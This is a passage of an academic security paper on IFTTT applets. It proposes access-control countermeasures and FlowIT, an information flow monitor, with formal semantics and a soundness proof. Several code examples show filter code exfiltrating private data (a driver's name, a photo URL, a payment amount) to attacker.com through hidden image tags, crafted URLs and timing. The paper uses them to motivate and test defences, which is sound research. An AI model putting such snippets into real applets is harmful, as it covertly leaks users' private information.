The attacks in Section 3 demonstrate that the access control mechanism implemented by the IFTTT platform can be circumvented by malicious applet makers. The root cause of privacy violations is the flow of information from private sources to public sinks, as leveraged by URL-based attacks. Furthermore, full trust in the applet makers to manipulate user data correctly enables integrity and availability attacks. Additionally, the use of shortened URLs with short random strings served over HTTP opens up for brute-force privacy and integrity attacks. This section discusses countermeasures against such attacks, based on *breaking* insecure flows through tighter access controls. Our suggested solutions are backward compatible with the existing IFTTT model.

5.1 Per-applet access control

We suggest a per-applet access control policy to either classify an applet as private or public and thereby restrict its sources and sinks to either exclusively private or exclusively public data. As such, this discipline breaks the flow from private to public, thus preventing privacy attacks.

Implementing such a solution requires a security classification for triggers and actions similar to the one proposed in Section 4.2. The classification can be defined by service providers and communicated to IFTTT during service integration with the platform. IFTTT exposes a well-defined API to the service providers to help them integrate their online service with the platform. The communication is handled via REST APIs over HTTP(S) using JSON or XML. Alternatively, the security classification can be defined directly by IFTTT, e.g., by checking if the corresponding service requires user authorization/consent. This would enable automatic classification of services such as Weather and Location as public and private, respectively.

URL attacks in private applets can be prevented by ensuring that applets cannot build URLs from strings, thus disabling possibilities of linking to attacker's server. This can be achieved by providing safe output encoding through sanitization APIs such that the only way to include links or image markup on the sink is through the use of API constructors generated by IFTTT. For the safe encoding not to be bypassed in practice, we suggest using a mechanism similar to CSRF tokens, where links and image markups include a random nonce (from a set of nonces parameterized over), so that the output encoding mechanism sanitizes away all image markups and links that do not have the desired nonce. Moreover, custom images like logos in email notifications can still be allowed by delegating the choice of external links to the users during applet installation, or disabling their access in the filter code. On the other hand, generating arbitrary URLs in public applets can still be allowed.

Integrity and availability attacks can be prevented in a similar fashion by disabling the access to sensitive actions via JavaScript in the filter code, or in hidden ingredient parameters, and delegating the action's choice to the user. This would prevent integrity attacks on surveillance cameras through resetting the recording time, and availability attacks on baby monitors through disabling the notification action.

5.2 Authenticated communication

IFTTT uses Content Delivery Networks (CDN), e.g., IFTTT or Facebook servers, to store images, videos, and documents before passing them to the corresponding services via public random URLs. As shown in Section 3, the disclosure of such URLs allows for upload attacks. The gist of URL upload attacks is the unauthenticated communication between IFTTT and the action's service provider at the time of upload. This enables the attacker to provide the data to the action's service in a stealthy manner. By authenticating the communication between the service provider and CDN, the upload attack could be prevented. This can be achieved by using private URLs which are accessible only to authenticated services.

5.3 Unavoidable public URLs

As mentioned, we advocate avoiding randomized URLs whenever possible. For example, an email with a location map may actually include an embedded image rather than linking to the image on a

Figure 10: Heatmap of privacy violations





Figure 11: Heatmap of integrity violations



CDN via a public URL. However, if public URLs are unavoidable, we argue for the following countermeasures.

Lifetime of public URLs. Our experiments indicate that IFTTT stores information on its own CDN servers for extended periods of time. In scenarios like linking an image location map in an email prematurely removing the linked resource would corrupt the email message. However, in scenarios like photo backup on Google Drive, any lifetime of the image file on IFTTT's CDN after it has been consumed by Google Drive is unjustified. Long lifetime is confirmed by high rates of success with brute forcing URLs. A natural countermeasure is thus, when possible, to shorten the lifetime of public URLs, similar to other CDN's like Facebook.

URL shortening. Recall that URLs with 6-digit random strings are subject to brute force attacks that expose users' private information. By increasing the size of random strings, brute force attacks become harder to exploit. Moreover, a countermeasure of using URLs over HTTPS rather than HTTP can ensure privacy and integrity with respect to a network attacker.

6 COUNTERMEASURES: TRACKING THE FLOW

The access control mechanism from the previous section breaks insecure flows either by disabling the access to public URLs in the filter code or by delegating their choice to the users at the

time of applet's installation. However, the former may hinder the functionality of secure applets. An applet that manipulates private information while it also displays a logo via a public image is secure, as long the public image URL does not depend on the private information. Yet, this applet is rejected by the access control mechanism because of the public URL in the filter code. The latter, on the other hand, burdens the user by forcing them to type the URL of every public image they use.

Further, on-going and future developments in the domain of IoT apps, like multiple actions, triggers, and *queries* for conditional triggering [28], call for *tracking* information flow instead. For example, an applet that accesses the user's location and iOS photos to share on Facebook a photo from the current city is secure, as long as it does not also share the location on Facebook. To provide the desired functionality, the applet needs access to the location, iOS photos and Facebook, yet the system should track that such information is propagated in a secure manner.

To be able track information flow to URLs in a precise way, we rely on a mechanism for safe output encoding through sanitization, so that the only way to include links or image markup on the sink is through the use of API constructors generated by IFTTT. This requirement is already familiar from Section 5.

This section outlines types of flow that may leak information (Section 6.1), presents a formal model to track these flows by a monitor (Section 6.2), and establishes the soundness of the monitor (Section 6.3).

6.1 Types of flow

There are several types of flow that can be exploited by a malicious applet maker to infer information about the user private data.

Explicit. In an *explicit* [8] flow, the private data is directly copied into a variable to be later used as a parameter part in a URL linking to an attacker-controlled server, as in Figures 2 and 3.

Implicit. An *implicit* [8] flow exploits the control flow structure of the program to infer sensitive information, i.e. branching or looping on sensitive data and modifying "public" variables.

Example 6.1.

```
var rideMap = Uber.rideCompleted.TripMapImage
var driver = Uber.rideCompleted.DriverName
for (i = 0; i < driver.len; i++){
  for (j = 32; j < 127; j++){
    t = driver[i] == String.fromCharCode(j)
    if (t){dst[i] = String.fromCharCode(j)}
  }
}
var img = '<img src=\"https://attacker.com?' +
    dst + '\"style=\"width:0px;height:0px;\">'
Email.SendAnEmail.setBody(rideMap + img)
```

The filter code above emails the user the map of the Uber ride, but it sends the driver name to the attacker-controlled server.

Presence. Triggering an applet may itself reveal some information. For example, a parent using an applet notifying when their kids get home, such as "Get an email alert when your kids come home and connect to Almond" [2] may reveal to the applet maker that the applet has been triggered, and (possibly) kids are home alone.

$$
\begin{array}{lcl}
e & ::= & s \mid l \mid e + e \mid \mathit{source} \mid f(e) \mid \mathit{link}_{\mathsf{L}}(e) \mid \mathit{link}_{\mathsf{H}}(e) \\
c & ::= & \mathtt{skip} \mid \mathtt{stop} \mid l = e \mid c; c \mid \mathtt{if}\ e\ \mathtt{then}\ c\ \mathtt{else}\ c \mid \\
 & & \mathtt{while}\ e\ \mathtt{do}\ c \mid \mathit{sink}(e)
\end{array}
$$

Figure 12: Filter syntax

Example 6.2.

```
var logo = '<img src=\"logo.com/350x150" style
    =\"witdh=100px;height=100px;\">'
Email.sendMeEmail.setBody("Your kids got home."
    + logo)
```

Timing. IFTTT applets are run with a timeout. If the filter code's execution exceeds this internal timeout, then the execution is aborted and no output actions are performed.

Example 6.3.

```
var img = '<img src=\"https://attacker.com' + '
    \"style=\"width:0px;height:0px;\">'
var n = parseInt(Stripe.newPayment.Amount)
while (n > 0) { n-- }
GoogleSheets.appendToGoogleSpreadsheet.
    setFormattedRow('New Stripe payment' +
    Stripe.newPayment.Amount + img)
```

The code above is based on applet "Automatically log new Stripe payments to a Google Spreadsheet" [46]. Depending on the value of the payment made via Stripe, the code may timeout or not, meaning the output action may be executed or not. This allows the malicious applet maker to learn information about the paid amount.

6.2 Formal model

Language. To model the essence of filter functionality, we focus on a simple imperative core of JavaScript extended with APIs for sources and sinks (Figure 12). The sources *source* denote trigger-based APIs for reading user's information, such as location or fitness data. The sinks *sink* denote action-based APIs for sending information to services, such as email or social networks.

We assume a *typing environment* Γ mapping variables and sinks to security labels ℓ, with $\ell \in \mathcal{L}$, where $(\mathcal{L}, \sqsubseteq)$ is a lattice of security labels. For simplicity, we further consider a two-point lattice for low and high security $\mathcal{L} = (\{\mathsf{L}, \mathsf{H}\}, \sqsubseteq)$, with $\mathsf{L} \sqsubseteq \mathsf{H}$ and $\mathsf{H} \not\sqsubseteq \mathsf{L}$. For privacy, L corresponds to public and H to private.

Expressions e consist of variables l, strings s and concatenation operations on strings, sources, function calls f, and primitives for link-based constructs *link*, split into labeled constructs $\mathit{link}_{\mathsf{L}}$ and $\mathit{link}_{\mathsf{H}}$ for creating privately and publicly visible links, respectively. Examples of link constructs are the image constructor $\mathtt{img}(\cdot)$ for creating HTML image markups with a given URL and the URL constructor $\mathtt{url}(\cdot)$ for defining upload links. We will return to the *link* constructs in the next subsection.

Commands c include action skipping, assignments, conditionals, loops, sequential composition, and sinks. A special variable `out` stores the value to be sent on a sink.

Skip set S Recall that IFTTT allows for applet actions to be skipped inside the filter code, and when skipped, no output corresponding to that action will take place. We define a skip set $S : \mathcal{A} \mapsto \mathit{Bool}$ mapping filter actions to booleans. For an action

Expression evaluation:

$$\frac{\langle e, m, \Gamma\rangle_{pc} \Downarrow s \qquad \Gamma(e) = \mathsf{L} = pc}{\langle link_{\mathsf{L}}(e), m, \Gamma\rangle_{pc} \Downarrow elink_{\mathsf{L}}(s)} \qquad \frac{\langle e, m, \Gamma\rangle_{pc} \Downarrow s \qquad s|_B = \emptyset}{\langle link_{\mathsf{H}}(e), m, \Gamma\rangle_{pc} \Downarrow elink_{\mathsf{H}}(s)}$$

Command evaluation:

$$\textsc{skip}\ \frac{1 \le j \le |S| \qquad S(o_j) = \mathit{ff} \Rightarrow pc = \mathsf{L}}{\langle \mathtt{skip}_j, m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m, S[o_j \mapsto tt], \Gamma\rangle}$$

$$\textsc{sink}\ \frac{\begin{array}{c}1 \le j \le |S| \qquad S(o_j) = tt \Rightarrow m' = m \wedge \Gamma' = \Gamma \\ S(o_j) = \mathit{ff} \Rightarrow pc \sqsubseteq \Gamma(\mathtt{out}_j) \wedge (pc = \mathsf{H} \Rightarrow m(\mathtt{out}_j)|_B = \emptyset) \wedge \\ m' = m[\mathtt{out}_j \mapsto m(e)] \wedge \Gamma' = \Gamma[\mathtt{out}_j \mapsto pc \sqcup \Gamma(e)]\end{array}}{\langle sink_j(e), m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m', S, \Gamma'\rangle}$$

$|S|$ denotes the length of set S.

Figure 13: Monitor semantics (selected rules)

$o \in \mathcal{A}$, $S(o) = tt$ means that the action was skipped inside the filter code, while $S(o) = \mathit{ff}$ means that the action was not skipped, and the value output on its corresponding sink is either the default value (provided by IFTTT), or the value specified inside the filter code. Initially, all actions in a skip set map to ff.

Black- and whitelisting URLs Private information can be exfiltrated through URL crafting or upload links, by inspecting the parameters of requests to the attacker-controlled servers that serve these URLs. To capture the attacker's view for this case, we assume a set V of URL values split into the disjoint union $V = B \uplus W$ of black- and whitelisted values. For specifying security policies, it is more suitable to reason in terms of *whitelist* W, the set complement of B. The whitelist W contains trusted URLs, which can be generated automatically based on the services and ingredients used by a given app.

Projection to B Given a list $\bar{v}$ of URL values, we define URL projection to B to obtain the list of blacklisted URLs contained in the list.

$$\emptyset|_B = \emptyset \qquad (v :: \bar{v})|_B = \begin{cases} v :: \bar{v}|_B & \text{if } v \in B \\ \bar{v}|_B & \text{if } v \notin B \end{cases}$$

For a given string, we further define $\mathtt{extractURLs}(\cdot)$ for extracting all the URLs inside the link construct *link* of that string. We assume the extraction to be done similarly to the URL extraction performed by a browser or email client, and to return an order-preserving list of URLs. The function extends to undefined strings as well ($\perp$), for which it simply returns $\emptyset$. For a string s we often write $s|_B$ as syntactic sugar for $\mathtt{extractURLs}(s)|_B$.

Semantics. We now present an instrumented semantics to formalize an information flow monitor for the filter code. The monitor draws on expression typing rules, depicted in Figure 15 in Appendix A. We assume information from sources to be sanitized, i.e. it cannot contain any blacklisted URLs, and we type calls to *source* with a high type H.

We display selected semantic rules in Figure 13, and refer to Figure 16 in Appendix A for the remaining rules.

Expression evaluation For evaluating an expression, the monitor requires a memory m mapping variables l and sink variables out to strings s, and a typing environment Γ. The *typing context* or *program counter pc* label is H inside of a loop or conditional whose guard involves secret information and is L otherwise. Whenever pc and Γ are clear from the context, we use the standard notation $m(e) = s$ to denote expression evaluation, $\langle e, m, \Gamma\rangle_{pc} \Downarrow s$.

Except for the link constructs, the rules for expression evaluation are standard. We use two separate rules for expressions containing blacklisted URLs and whitelisted URLs. We require that no sensitive information is appended to blacklisted values. The intuition behind this is that a benign applet maker will not try to exfiltrate user sensitive information by specially crafting URLs (as presented in Section 3), while a malicious applet maker should be prevented from doing exactly that. To achieve this, we ensure that when evaluating $link_{\mathsf{H}}(e)$, e does not contain any blacklisted URLs, while when evaluating $link_{\mathsf{L}}(e)$, the type of e is low. Moreover, we require the program context in which the evaluation takes place to be low as well, as otherwise the control structure of the program could be abused to encode information, as in Example 6.4.

Depending on a high guard (denoted by H), the logo sent on the sink can be provided either from blacklisted URL b_1 or b_2. Hence, depending on the URL to which the request is made, the attacker learns which branch of the conditional was executed.

Example 6.4.

```
if (H)
  { logo = link_L(b_1) }
else
  { logo = link_L(b_2) }
sink(logo)
```

Command evaluation A monitor configuration $\langle c, m, S, \Gamma\rangle$ extends the standard configuration $\langle c, m\rangle$ consisting of a command c and memory m, with a skip set S and a typing environment Γ. The filter monitor semantics (Figure 13) is then defined by the judgment $\langle c, m, S, \Gamma\rangle_{pc} \rightarrow_n \langle c', m', S', \Gamma'\rangle$, which reads as: the execution of command c in memory m, skip set S, typing environment Γ, and program context pc evaluates in n steps to configuration $\langle c', m', S', \Gamma'\rangle$. We denote by $\langle c, m, S, \Gamma\rangle_{pc} \rightarrow_* \lightning$ a blocking monitor execution.

Consistently with IFTTT filters' behavior, commands in our language are batch programs, generating no intermediate outputs. Accordingly, variables out are overwritten at every sink invocation (rule SINK). We discuss the selected semantic rules below.

Rule SKIP Though sometimes useful, action skipping may allow for availability attacks (Section 3) or even other means of leaking sensitive data.

Consider the filter code in Example 6.5. The snippet first sends on the sink an image from a blacklisted URL or an upload link with a blacklisted URL, allowing the attacker to infer that the applet has been run. Then, depending on a high guard, the action corresponding to the sink may be skipped or not. An attacker controlling the server serving the blacklisted URL will be able to infer information about the sensitive data whenever a request is made to the server.

Example 6.5.

```
sink_j(link_L(b))
if (H) { skip_j }
```

Similarly, first skipping an action in a high context, followed by adding a blacklisted URL on the sink (Example 6.6) also reveals private information to a malicious applet maker.

Example 6.6.

```
if (H) { skip_j }
sink_j(link_L(b))
```

However, first skipping an action in a low context and then (possibly) updating the value on the sink in a high context (Example 6.7) does not reveal anything to the attacker, as the output action is never performed.

Example 6.7.

```
skip_j
if (H)
  { sink_j(link_L(b)) }
```

Thus, by allowing action skipping in high contexts only if the action had already been skipped, we can block the execution of insecure snippets in Examples 6.5 and 6.6, and accept the execution of secure snippet in Example 6.7.

Rule SINK In SINK rule we first check whether or not the output action has been skipped. If so, we do not evaluate the expression inside the *sink* statement in order to increase monitor permissiveness. Since the value will never be output, there is no need to evaluate an expression which may lead to the monitor blocking an execution incorrectly. Consider again the secure code in Example 6.7. The monitor would normally block the execution because of the low link which is sent on the sink in a high context. In fact, low links are allowed only in low contexts. However, since the action was previously skipped, the monitor will also skip the sink evaluation and thus accept the execution. Had the action not been skipped, the monitor would have ensured that no updates of sinks containing blacklisted values take place in high contexts.

Consider the filter code in Example 6.8. First, two images are sent on the sink, one from a blacklisted URL, and the other from a whitelisted URL. Note that the link construct has been instantiated with an image construct for image markup with a given URL. Depending on the high guard, the value on the sink may be updated or not. Hence, depending on whether or not a request to the blacklisted URL is made, a malicious applet maker can infer information about the high data in H.

Example 6.8.

```
sink(img_L(b)+img_H(w))
if (H)
  {sink(img_H(source))}
```

Trigger-sensitive applets. Recall the presence flow example in Section 6.1, where a user receives a notification when their kids arrive home. Together with the notification, a logo (possibly) originating from the applet maker is also sent, allowing the applet maker to learn if the applet was triggered. Despite leaking only one bit of information, i.e., whether some kids arrived home, some users may find it as sensitive information. To allow for these cases, we extend the semantic model with support for trigger-sensitive applets.

Presence projection function In order to distinguish between trigger-sensitive applets and trigger-insensitive applets, we define a presence projection function π which determines whether triggering an applet is sensitive or not. Thus, for an input i that triggers an applet, $\pi(i) = \mathsf{L}$ ($\pi(i) = \mathsf{H}$) means that triggering the applet can (not) be visible to an attacker.

Based on the projection function, we define input equivalence. Two inputs i and j are equivalent (written $i \approx j$) if either their presence is low, or if their presence is high, then they are equivalent to the empty event ε.

$$\frac{\pi(i) = \mathsf{H}}{i \approx \varepsilon} \qquad \frac{\pi(i) = \mathsf{L} \qquad \pi(j) = \mathsf{L}}{i \approx j}$$

Applets as reactive programs A reactive program is a program that waits for an input, runs for a while (possibly) producing some outputs, and finally returns to a passive state in which it is ready to receive another input [5]. As a reactive program, an applet responds with (output) actions when an input is available to set off its trigger.

Syntax:

$a \quad ::= \quad t(x)\{c; o_1(sink_1), \ldots, o_n(sink_n)\}$

Monitor semantics:

APPLET-LOW

$$\frac{\pi(i) = \mathsf{L} \qquad \langle c[i/x], m_0, S_0, \Gamma_0\rangle_{\mathsf{L}} \rightarrow_n \langle \mathtt{stop}, m, S, \Gamma\rangle \qquad n \leq timeout}{\langle t(x)\{c; o_1(sink_1), \ldots, o_k(sink_k)\}\rangle \xrightarrow{i} \{o_j(m(\mathtt{out}_j)) \mid S(o_j) \mapsto \mathit{ff}\}}$$

APPLET-HIGH

$$\frac{\pi(i) = \mathsf{H} \qquad \langle c[i/x], m_0, S_0\rangle \rightarrow_n \langle \mathtt{stop}, m, S\rangle \qquad n \leq timeout \qquad S(o_j) = \mathit{ff} \Rightarrow m(\mathtt{out}_j)|_B = \emptyset}{\langle t(x)\{c; o_1(sink_1), \ldots, o_k(sink_k)\}\rangle \xrightarrow{i} \{o_j(m(\mathtt{out}_j)) \mid S(o_j) \mapsto \mathit{ff}\}}$$

Figure 14: Applet monitor

We model the applets as event handlers that accept an input i to a trigger $t(x)$, (possibly) run filter code c after replacing the parameter x with the input i, and produce output messages in the form of actions o on sinks *sink*.

For the applet semantics, we distinguish between trigger-sensitive applets and trigger-insensitive applets (Figure 14). In the case of a trigger-insensitive applet, we execute the filter semantics by enforcing information flow control via rule APPLET-LOW, as presented in Figure 13. In line with IFTTT applet functionality, we ignore outputs on sinks whose actions were skipped inside the filter code.

If the applet is trigger-sensitive, we execute the regular filter semantics with no information flow restrictions, while instead requiring no blacklisted URLs on the sinks (rule APPLET-HIGH). Label propagation and enforcing information flow is not needed in this case, as an attacker will not be able to infer any observations on whether the applet was triggered or not.

Termination Trigger-sensitive applets may help against leaking information through the termination channel. Recall the filter code in Example 6.3 that would possibly timeout depending on the amount transferred using Stripe. In line with IFTTT applets which are executed with a timeout, we model applet termination by counting the steps in the filter semantics. If the filter code executes in more steps than allowed by the timeout, the monitor blocks the applet execution and no outputs are performed.

6.3 Soundness

Projected noninterference. We now define a security characterization that captures what it means for filter code to be secure. Our characterization draws on the baseline condition of *noninterference* [7, 16], extending it to represent the attacker's observations in the presence of URL-enriched markup.

String equivalence We use the projection to B relation from Section 6.2 to define string equivalence with respect to a set of blacklisted URLs. We say two strings s_1 and s_2 are equivalent and we write $s_1 \sim_B s_2$ if they agree on the lists of blacklisted values they contain. More formally, $s_1 \sim_B s_2$ iff $s_1|_B = s_2|_B$. Note that projecting to B returns a *list* and the equivalence relation on strings

requires the lists of blacklisted URLs extracted from them to be equal, pairwise.

Memory equivalence Given a typing environment Γ, we define memory equivalence with respect to Γ and we write $\sim_\Gamma$ if two memories are equal on all low variables in Γ: $m_1 \sim_\Gamma m_2$ iff $\forall l.\, \Gamma(l) = \mathsf{L} \Rightarrow m_1(l) = m_2(l)$.

Projected noninterference Equipped with string and memory equivalence, we define projected noninterference. Intuitively, a command satisfies projected noninterference if and only if for any two runs that start in memories agreeing on the low part and produce two respective final memories, the final memories are equivalent for the attacker on the sink. The definition is parameterized on a set B of blacklisted URLs.

Definition 6.9 (Projected noninterference). Command c, input i_1, memory m_1, typing environment Γ, and URL blacklist B, such that $\langle c, m_1\rangle \rightarrow_* \langle \mathtt{stop}, m_1'\rangle$, satisfies *projected noninterference* if for any input i_2 and memory m_2 such that $i_1 \approx i_2$, $m_1 \sim_\Gamma m_2$, and $\langle c, m_2\rangle \rightarrow_* \langle \mathtt{stop}, m_2'\rangle$, $m_1'(\mathtt{out}) \sim_B m_2'(\mathtt{out})$.

Soundness theorem. We prove that our monitor enforces projected noninterference. The proof is reported in Appendix B.

Theorem 1 (Soundness). *Given command c, input i_1, memory m_1, typing environment Γ, program context pc, skip set S, and URL blacklist B such that $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \not\rightarrow_* \lightning$, configuration $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc}$ satisfies projected noninterference.*

7 FlowIT

We implement our monitor, FlowIT, as an extension of JSFlow [21], a dynamic information flow tracker for JavaScript, and evaluate the soundness and permissiveness on a collection of 60 IFTTT applets.

7.1 Implementation

We parameterize the JSFlow monitor with a set B of blacklisted values and extend the context with a set S of skip actions. The set B is represented as an array of strings, where each string denotes a blacklisted value, whereas the set S is represented as an array of triples `(action, skip, sink)`, where `action` is a string denoting the actions' name, `skip` is a boolean denoting if the action was skipped or not, and `sink` is a labeled value specifying the current value on the sink. Initially, all skips map to `false` and all sinks map to `null`.

We extend the syntax with two APIs `skip/1` and `sink/3`, for skipping actions and sending values on a sink, respectively. The API `skip/1` takes as argument a string denoting an action name in S and sets its corresponding skip boolean to true. The API `sink/3` takes as argument a string denoting an action name in S, an action ingredient, and a value to be sent on the sink, and it updates its corresponding sink value with the string obtained by evaluating its last argument.

We further extend the syntax with two constructs for creating HTML image markups with a given URL `imgl/1` and `imgh/1`, and with two constructs for defining upload links `urll/1` and `urlh/1`. The monitor then ensures that whenever a construct *link*`l` is created the current *pc* and the label of the argument are both low, and for each construct *link*`h` no elements in B are contained in the string its argument evaluates to.

Consider Example 7.1 where we rewrite the URL upload attack from Figure 2 in the syntax of our extended JSFlow monitor.

Example 7.1 (Privacy attack from Figure 2).

```
1 publicPhotoURL = lbl(encodeURIComponent('
      IosPhotos.newPhotoInCameraRoll.
      PublicPhotoURL'))
2 attack = urll("www.attacker.com?" +
      publicPhotoURL)
3 sink('GoogleDrive.uploadFileFromUrlGoogleDrive'
      , 'setUrl', attack)
```

Here, `lbl/1` is an original JSFlow function for assigning a high label to a value. Instead of the actual user photo URL, we use the string `'IosPhotos.newPhotoInCameraRoll.PublicPhotoURL'`, while for specifying the value on the sink, we update the sink attribute of action `'GoogleDrive.uploadFileFromUrlGoogleDrive'` with variable `attack`.

The execution of the filter code is blocked by the monitor due to the illegal use of construct `urll` in line 2. Removing this line and sending on the sink only the photo URL, as in `sink('GoogleDrive.uploadFileFromUrlGoogleDrive', 'setUrl', publicPhotoURL)`, results in a secure filter code accepted by the monitor.

Trigger-sensitive applets. For executing filter code originating from trigger-sensitive applets, we allow JSFlow to run with the flag `sensitive`. When present, the monitor blocks the execution of filters attempting to send blacklisted values on the sink. To be in line with rule Applet-High, which executes the filter with no information flow restrictions, all variables in the filter code should be labeled low.

7.2 Evaluation

Focusing on privacy, we evaluate the information flow tracking mechanism of FlowIT on a collection of 60 applets. Due to the closed source nature of applet's code, the benchmarks are a mixture of filter code gathered from forums or recreated by modeling existing applets.

From the 60 applets, 30 are secure and 30 insecure, with a secure and insecure version for each applet scenario. 10 applets were considered trigger-sensitive, while the rest were assumed to be trigger-insensitive.

Table 3 summarizes the results of our evaluation. Indicating the security of the tool, false negatives are insecure programs that the tool would classify as secure. Conversely, indicating the permissiveness of the tool, false positives are secure programs that the tool would reject. No false negatives were reported, and only one false positive is observed on the "artificial" filter code in Example 7.2.

Example 7.2.

```
1 if (H) { skip }
2 else { skip }
3 sink(link_L(b));
```

The example is secure, as it always skips the action, irrespective of the value of high guard `H`. However, the monitor blocks the filter execution due to the action being skipped in high context.

The benchmarks are available for further experiments [3].

8 RELATED WORK

IFTTT. Our interest in the problem of securing IoT apps is inspired by Surbatovich et al. [45], who study a dataset of 19,323 IFTTT *recipes* (predecessor of applets before November 2016), define a four-point security lattice and provide a categorization of potential secrecy and integrity violations with respect to this lattice. They focus solely on access to sources and sinks but not on actual flows emitted by applets, and study the risks that users face by granting permissions to IFTTT applets on services with different security levels. In contrast, we consider users' permissions as part of their privacy policy, since they are granted explicitly by the user. Yet, we show that applets may still leak sensitive information through URL-based attacks. Moreover, we propose short- and longterm countermeasures to prevent the attacks.

Mi et al. [36] conduct a six-month empirical study of the IFTTT ecosystem with the goal of measuring the applets' usage and execution performance on the platform. Ur et al. [47, 48] study the usability, human factors and pervasiveness of IFTTT applets, and Huang at al. [22] investigate the accuracy of users' mental models in trigger-action programming. He et al. [19] study the limitations of access control and authentication models for the Home IoT, and they envision a capability-based security model. Drawing on an extension of the dataset by Mi et al. [36], we focus on security and privacy risks in the IoT platforms.

Fernandes et al. [11] present FlowFence, an approach to information flow tracking for IoT application frameworks. In recent work, Fernandes et al. [12] argue that IFTTT's OAuth-based authorization model gives away overprivileged tokens. They suggest fine-grained OAuth tokens to limit privileges and thus prevent unauthorized actions. Limiting privileges is an important part of IFTTT's access control model, complementing our goals that access control cannot be bypassed by insecure information flow. Recently, Celik et al. [6] propose a static taint analysis tool for analyzing privacy violations in IoT applications. Kang et al. [34] focus on design-level vulnerabilities in publicly deployed systems and find a CSRF attack in IFTTT. Nandi and Ernst [38] use static analysis to detect programming errors in rule-based smart homes. Both these works are complementary to ours.

URL attacks. The general technique of exfiltrating data via URL parameters has been used for bypassing the same-origin policy in browsers by malicious third-party JavaScript (e.g., [49]) and for exfiltrating private information from mobile apps via browser intents on Android (e.g, [50, 51]). The URL markup and URL upload attacks leverage this general technique for the setting of IoT apps. To the best of our knowledge, these classes of attacks have not been studied previously in the context of IoT apps.

Efail by Poddebniak et al. [41] is related to our URL markup attacks. They show how to break S/MIME and OpenPGP email encryption by maliciously crafting HTML markup in an email to trick email clients into decrypting and exfiltrating the content of previously collected encrypted emails. While in our setting the exfiltration of sensitive data by malicious applet makers is only blocked by clients that refuse to render markup (and not blocked at all in the case of URL upload attacks), efail critically relies on specific vulnerabilities in email clients to be able to trigger malicious decryption.

Observational security. The literature has seen generalizations of noninterference to selective views on inputs/outputs, ranging from Cohen's work on selective dependency [7] to PER-based model of information flow [42] and to Giacobazzi and Mastroeni's abstract noninterference [15]. Bielova et al. [4] use partial views for inputs in a reactive setting. Greiner and Grahl [18] express indistinguishability by attacker for component-based systems via equivalence relations. Murray et al. [37] define value-sensitive noninterference for compositional reasoning in concurrent programs. Value-sensitive noninterference emphasizes value-sensitive sources, as in the case of treating the security level of an input buffer or file depending on its runtime security label, enabling declassification policies to be value-dependent. Like value-sensitive noninterference, projected noninterference builds on the line of work on partial indistinguishability to express value-sensitive sinks in a setting with URL-enriched output. Sen et al. [43] describe a system for privacy policy compliance checking in Bing. The system's GROK component can be leveraged to control how sensitive data is used in URLs. GROK is focused on languages with support for MapReduce, with no global state and limited control flows. Investigating connections of our framework and GROK is an interesting avenue for future work.

9 CONCLUSION

We have investigated the problem of securing IoT apps, as represented by the popular IFTTT platform and its competitors Zapier and Microsoft Flow. We have demonstrated that two classes of URL-based attacks can be mounted by malicious applet developers in order to exfiltrate private information of unsuspecting users. These attacks raise concerns because users often trust IoT applets to access sensitive information like private photos, location, fitness information, and private social network feeds. Our measurement study on a dataset of 279,828 IFTTT applets indicates that 30% of the applets may violate privacy in the face of the currently deployed access control.

We have proposed short- and longterm countermeasures. The former is compatible with the current access control model, extending it to require per-applet classification of applets into exclusively private and exclusively public. The latter caters to the longterm expansion plans on IoT platforms. For this, we develop a formal framework for tracking information flow in the presence of URL-enriched output and show how to secure information flows in IoT app code by state-of-the-art information flow tracking techniques. Our longterm vision is that an information flow control mechanism like ours can provide automatic means to vet the security of applets before they are published.

